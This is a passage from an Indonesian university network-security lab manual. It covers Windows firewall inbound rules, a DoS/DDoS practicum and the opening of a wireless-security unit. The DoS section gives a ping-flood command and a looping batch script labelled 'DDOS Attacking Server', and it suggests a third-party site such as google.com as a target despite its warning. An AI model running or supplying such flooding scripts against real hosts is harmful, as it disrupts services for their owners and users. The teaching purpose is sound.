
Gambar 8.2 Proses inbound rule firewall 2

4. Pilih All Program → Klik next




Gambar 8.3 Proses inbound rule firewall 3

5. Protocol and Ports, klik next




Gambar 8.4 Proses Inbound rule firewall 4

6. UI Scope, pada Local IP pilih these IP Address → klik add




Gambar 8.5 Proses Inbound Rule Firewall 5

7. Masukkan IP Address → klik OK




Gambar 8.6 Proses inbound rule firewall 6

8. UI Scope, klik Next




Gambar 8.7 Proses inbound rule firewall 7

9. Pada user Interface Action, ada 3 pilihan,




Gambar 8.8 Proses inbound rule firewall 8

10. Pada user interface Profile, ada 3 checkbox berisikan Domain, Private dan Public,



Gambar 8.9 Proses inbound rule firewall 9

11. Masukkan nama rules dan deskripsi rules, bila sudah diisikan maka klik finish.



Gambar 8.10 Proses inbound rule firewall 10

8.7 POST TEST

Jawablah pertanyaan berikut (**Total Skor: 100):**

No	CPL	CPMK	Pertanyaan	Skor
1.	CPL-07	CPMK-04	Block Facebook, Instagram screenshot hasilnya	100

8.8 HASIL CAPAIAN PRAKTIKUM

Diisi oleh asisten setelah semua assessment dinilai.

No	Bentuk Assessment	CPL	CPMK	Bobot	Skor (0-100)	Nilai Akhir (Bobot x Skor)
1.	Pre-Test	CPL-07	CPMK-04	20%		
2.	Praktik	CPL-07	CPMK-04	30%		
3.	Post-Test	CPL-07	CPMK-04	50%		
					Total Nilai	

LEMBAR JAWABAN PRE-TEST DAN POST-TEST PRAKTIKUM

Nama : **NIM :**	**Asisten:** **Paraf Asisten:**	**Tanggal:** **Nilai:**

PRAKTIKUM 9: DoS dan DDoS

Pertemuan ke : 9

Total Alokasi Waktu : 90 menit
- Materi : 15 menit
- Pre-Test : 15 menit
- Praktikum : 45 menit
- Post-Test : 15 menit

Total Bobot Penilaian : 100%
- Pre-Test : 35 %
- Praktik : 40 %
- Post-Test : 25 %

Pemenuhan CPL dan CPMK:

CPL-07	Mampu memilih, membuat dan menerapakan teknik, sumber daya, penggunaan perangkat teknik modern dan implementasi teknologi informasi untuk memecahkan masalah.
CPMK-04	Memahami pentingnya keamanan sistem dan jaringan komputer (wireless Network security)

9.1 DESKRIPSI CAPAIAN PEMBELAJARAN

Setelah mengikuti praktikum ini mahasiswa diharapkan mampu:

1. Memahami konsep serangan DOS dan DDOS dan cara mengatasinya.

9.2 INDIKATOR KETERCAPAIAN PEMBELAJARAN

Indikator ketercapaian diukur dengan:

CPL-07	CPMK-04	Mahasiswa mampu memahami teknik Denial-of-Service Attacks, Distribute-Denial-of-Attactks.

9.3 TEORI PENDUKUNG

Serangan DoS (*denial of service attacks*) adalah jenis serangan terhadap sebuah computer atay server di dalam jaringan internet dengan cara menghabiskan sumber (resource) yang dimiliki oleh computer tersebut sampai computer tersebut tidak dapat menjalankan fungsinya dengan benar sehingga secara tidak langsung mencegah pengguna lain untuk menperoleh akses layanan dari computer yang diserang tersebut.

Dalam sebuah serangan Denial of Service, si penyerang akan mencoba untuk mencegah akses seorang pengguna terhadap system atau jaringan dengan mengunakan beberapa cara, yakni sebagai berikut:

- Membanjiri lalu lintas jaringan dengan banyak data sehingga lalu lintas jaringan yang datang dari pengguna yang terdaftar menjadi tidak dapat masuk ke dalam sistem jaringan. Teknik ini disebut *traffic flooding*.

- Membanjiri jaringan dengan banyak *request* terhadap sebuah layanan jaringan yang disediakan oleh sebuah host sehingga *request* yang datang dari pengguna terdaftar tidak dapat dilayani oleh layanan tersebut. Teknik ini disebut sebagai *request flooding*.
- Mengganggu komunikasi antara sebuah host dan kliennya yang terdaftar dengan menggunakan banyak cara, termasuk dengan mengubah informasi konfigurasi sistem atau bahkan perusakan fisik terhadap komponen dan server.

Bentuk serangan *Denial of Service* awal adalah serangan *SYN flooding Attack*, yang pertaman kali muncul pada tahun 1996 dan mengeksploitasi terhadap kelemahan yang terdapat di dalam protocol *Transmission Control Protocol* (TCP). Serangan – serangan lainnya akhirnya dikembangkan untuk mengeksploitasi kelemahan yang terdapat di dalam system operasi, layanan jaringan atau aplikasi untuk menjadikan system, layanan jaringan, atau aplikasi tersebut tidak dapat melayani pengguna, atau bahkan mengalami *crash*. Beberapa tool yang digunakan untuk melakukan serangan DoS pun banyak dikembangkan setelah itu (bahkan beberapa tool dapat diperoleh secara bebas), termasuk di antaranya Bonk, LAND, Smurf, Snork, WinNuke, dan Teardrop.

Meskipun demikian, serangan terhadap TCP merupakan serangan DoS yang sering dilakukan. Hal ini disebabkan karena jenis serangan lainnya (seperti halnya memenuhi ruangan hard disk dalam system, mengunci salah seorang akun pengguna yang valid, atau memodifikasi table routing dalam sebuah router) membutuhkan penetrasi jaringan terlebih dahulu, yang kemungkinan penetrasinya kecil, apalagi system jaringan tersebut telah diperkuat.

a. DoS attack : Denial of Service attack

Serangan ini melibatkan satu computer/koneksi internet untuk (membanjiri) sebuah server dengan paket ICMP/TCP/UDP, tujuan dari serangan ini adalah untuk membuat bandwith server menjadi overload, sehingga server tidak bisa lagi menangani trafik yang masuk dan server akhirnya down.

b. DDoS attack : Distributed Denial of Service attack

DDoS attack hampir sama dengan DoS tetapi perbedaan dari hasil yang disebabkan olehnya sangat berbeda. Serangan DDos dijalankan menggunakan metode computer yang terdistribusi yang sering disebut dengan 'botnet army', atau biasa juga dikenal dnegan computer "zombie". Prosesnya dengan cara menginfeksi computer lain dengan malware yang memberikan akses bagi botnet owner kepada computer yang terinfeksi. Hal ini bisa berarti, botnet owner bisa menggunakan resource apa saja dari computer korban dan menggunakan koneksi computer tersebut untuk membanjiri (flood) target yang akan diserang. Server yang diserang akan lumpuh sangat cepat karena beberapa koneksi digunakan untuk melawan satu koneksi. Ini seperti perkelahian, bila 1 lawan 1 maka kemungkinan menang 50:50, tetapi jika 1000 lawan 1, maka akan kalah.

Ada 5 tipe dasar DoS attack :

- Penggunaan berlebihan sumber daya computer, seperti bandwidth, disk space, atau processor.
- Gangguan terhadap informasi konfigurasi, seperti informasi routing.
- Gangguan terhadap informasi status, misalnya memaksa me-reset TCP session.
- Gangguan terhadap komponen – komponen fisik network.
- Menghalang-halangi media komunikasi antara computer dengan user sehingga mengganggu komunikasi.

Gejala-gejala DDoS attack:

- Kinerja jaringan menurun, tidak seperti biasanya, membuka file atau mengakses situs menjadi lebih lambat.
- Fitur-fitur tertentu pada sebuah website hilang.
- Website sama sekali tidak bisa diakses.
- Peningkatan jumlah email spam yang diterima sangat dramatis. Tipe DoS yang ini sering diistilahkan dengan “Mail Bomb”

9.4 HARDWARE DAN SOFTWARE

Hardware dan software yang digunakan dalam praktikum ini yaitu:

5. Komputer.
6. Command Prompt
7. Notepad

9.5 PRE-TEST

Jawablah pertanyaan berikut (**Total Skor: 100):**

No	CPL	CPMK	Pertanyaan	Skor
1.	CPL-07	CPMK-04	Jelaskan Perbedaan Dos dan DDoS	30
2.	CPL-07	CPMK-04	Bagaimana Proses Serangan Dos dan DDoS	40
3.	CPL-07	CPMK-04	Berikan contoh serangan Dos / DDoS	30

9.6 LANGKAH PRAKTIKUM

Aturan Penilaian (Total Skor: 100):

No	CPL	CPMK	Pertanyaan	Dokumen Pendukung	Skor
1.	CPL-07	CPMK-04	Selesaikan langkah praktikum	Hasil praktikum langkah	100

Langkah-Langkah Praktikum:

Banyak software untuk men-generate serangan DoS, untuk praktikum sekarang, men-generate serangan DoS melalui cmd windows.

Cara yang pertama:

- Buka CMD, windws+R, ketik cmd lalu ok
- Ketik “ping<ip add> -l 50000 -n 5000 -w 0.00001”
  Keterangan:
  # <ip add> : IP address situs uang akan di DDoS (bisa digantikan dengan alamat situs)
  # -l 50000 : besar ping yang dikirim server sebesar 50000 bytes (bisa diganti, maksimal 65500bytes)
  # -n 5000 : ukuran buffer yang dikirim 5000 bytes (bisa diganti)
  # -w 0.00001: waktu tunggu tiap ping 0.00001 milidetik (bisa diganti)

- Tekan enter dan tunggu hingga anda mendapatkan pesan “Request timed out”

Cara yang kedua :

- Buka notepad (accessories → notepad)

- Tulis script berikut :

```
@echo off
mode 67,16
title DDOS Attacking Server
color 0c
cls
echo ====================================
echo =         Hacking Tools         =
echo ====================================
echo.
echo ++++++++++++++++++++++++++++++++++++
echo + Name : DDOS Attacking Server    +
echo + Author : Tegar Ft. Reza         +
echo + Company : Lab. Komdas Kampus 3  +
echo ++++++++++++++++++++++++++++++++++++
echo.
goto Next
echo.
echo DDOS With Batchfile
echo.
set /p x=Server-Target:
echo.
ping %x%
@ping.exe 127.0.0.1 -n 5 -w 1000 > nul
goto Next
:Next
echo.
echo ************************************
echo *     Masukan IP / Host Target     *
echo ************************************
echo.
set /p m=ip Host:
echo.
set /p n=Packet Size:
echo.
:DDOS
color 0b
echo Attacking Server %m%
ping %m% -i %n% -t >nul
goto DDOS
```

- Simpan file tersebut dengan menggunakan ekstensi .bat (missal: DDoS.bat), usahakan menyimpan file di folder yang dapat ditemukan
- Close file yang sudah dibuat, buka Kembali file yang sudah berekstensi .bat.
- Isi IP Host menggunakan IP server atau bisa menggunakan alamat server tanpa http:// (missal : google.com)

- Lalu akan muncul packet size, bisa disikan sesuai keinginan, missal 1000000000
- Tekan enter, maka proses DDoS akan berjalan, DDoS membutuhkan waktu yang lumayan lama tergantung kemampuan situs yang kita serang. Akan lebih baik bila melakukan serangan DDoS secara serentak atau dengan banyak computer.

WARNING!!!

Praktikum DoS dan DDoS hanya untuk pengetahuan saja, jangan dicoba ke website orang lain atau website resmi. Jika ingin mencoba serangan DDoS, maka cobalah pada system yang dibuat sendiri agar tidak menimbulkan kerugian untuk orang lain.

9.7 POST TEST

Jawablah pertanyaan berikut (**Total Skor: 100):**

No	CPL	CPMK	Pertanyaan	Skor
1.	CPL-07	CPMK-04	Tuliskan Langkah - langkah dalam men-generate serangan DoS/DDoS disertai dengan Screen Capture dan jelaskan setiap langkah langkahnya!	80
2.	CPL-07	CPMK-04	Analisis dan simpulkan apakah munculnya gambar kucing pada portal UAD pada saat KRSan termasuk serangan DDoS? Jelaskan jawaban anda!	20

9.8 HASIL CAPAIAN PRAKTIKUM

Diisi oleh asisten setelah semua assessment dinilai.

No	Bentuk Assessment	CPL	CPMK	Bobot	Skor (0-100)	Nilai Akhir (Bobot x Skor)
1.	Pre-Test	CPL-07	CPMK-04	20%		
2.	Praktik	CPL-07	CPMK-04	30%		
3.	Post-Test	CPL-07	CPMK-04	50%		
					Total Nilai	

LEMBAR JAWABAN PRE-TEST DAN POST-TEST PRAKTIKUM

Nama : **NIM :**	**Asisten:** **Paraf Asisten:**	**Tanggal:** **Nilai:**

PRAKTIKUM 10: WIRELESS NETWORK SECURITY

Pertemuan ke : 10

Total Alokasi Waktu : 90 menit
- Materi : 15 menit
- Pre-Test : 15 menit
- Praktikum : 45 menit
- Post-Test : 15 menit

Total Bobot Penilaian : 100%
- Pre-Test : 35 %
- Praktik : 40 %
- Post-Test : 25 %

Pemenuhan CPL dan CPMK:

CPL-07	Mampu memilih, membuat dan menerapakan teknik, sumber daya, penggunaan perangkat teknik modern dan implementasi teknologi informasi untuk memecahkan masalah.
CPMK-04	Memahami pentingnya keamanan sistem dan jaringan komputer (wireless Network security)

10.1 DESKRIPSI CAPAIAN PEMBELAJARAN

Setelah mengikuti praktikum ini mahasiswa diharapkan mampu:

1. Memahami dan mampu menerapkan konsep wireless network security, snapping paket data

10.2 INDIKATOR KETERCAPAIAN PEMBELAJARAN

Indikator ketercapaian diukur dengan:

CPL-07	CPMK-04	Mahasiswa mampu memahami dan menerapkan wireless security, mobile device security dan wireless LAN security.

10.3 TEORI PENDUKUNG

Jaringan Tanpa Kabel (Wireless)

Sistem jaringan Wireless atau WIFI tidak memerlukan media jaringan berupa kabel jaringan, tetapi memerlukan ruangan atau space dimana jarak jangkauan jaringan ditentukan oleh kekuatan pancaran signal radio dari masing-masing device wireless yang digunakan. System Wireless mempunyai beberapa keuntungan antara lain pemakai tidak dibatasi oleh ruang gerak dan hanya dibatasi pada jarak jangkauan dari satu titik pemacar WIFI. Untuk jarak pada sistem WIFI mampu menjangkau area sekitar 100 feet atau 30M radius.

Selain itu dapat diperkuat dengan perangkat khusus seperti booster yang berfungsi sebagai relay yang mampu menjangkau ratusan bahkan beberapa kilometer ke satu arah (directional). Bahkan hardware terbaru, terdapat perangkat dimana satu perangkat Access Point dapat saling merelay

(disebut bridge) kembali ke beberapa bagian atau titik sehingga memperjauh jarak jangkauan dan dapat disebar dibeberapa titik dalam suatu ruangan untuk menyatukan sebuah network LAN.

Beberapa keuntungan yang dimiliki oleh Wireless LAN :

- Mobility
- Lebih cepat dalam instalasi
- Simple
- Installation flexibility
- Reduced cost of ownership

Keamanan Wireless :

- Hidden SSID
- Disable default authenticate
- Mac address list
- WEP
- Didepan server VPN
- Menggunakan hotspot

Security Profile z


WEP = Wired Equivalent Privacy

- Enkripsi data hanya pada 802.11 menggunakan static key
- Sangat simple -40 bit = menggunakan enkripsi 40 bit (juga dikenal sebagai 64bit-WEP)
- 104 bit = menggunakan enkripsi 104bit (juga dikenal sebagai 128bit-WEP)
- Static key = text (dalam hexa key)

WPA = Wi-Fi Protection Access

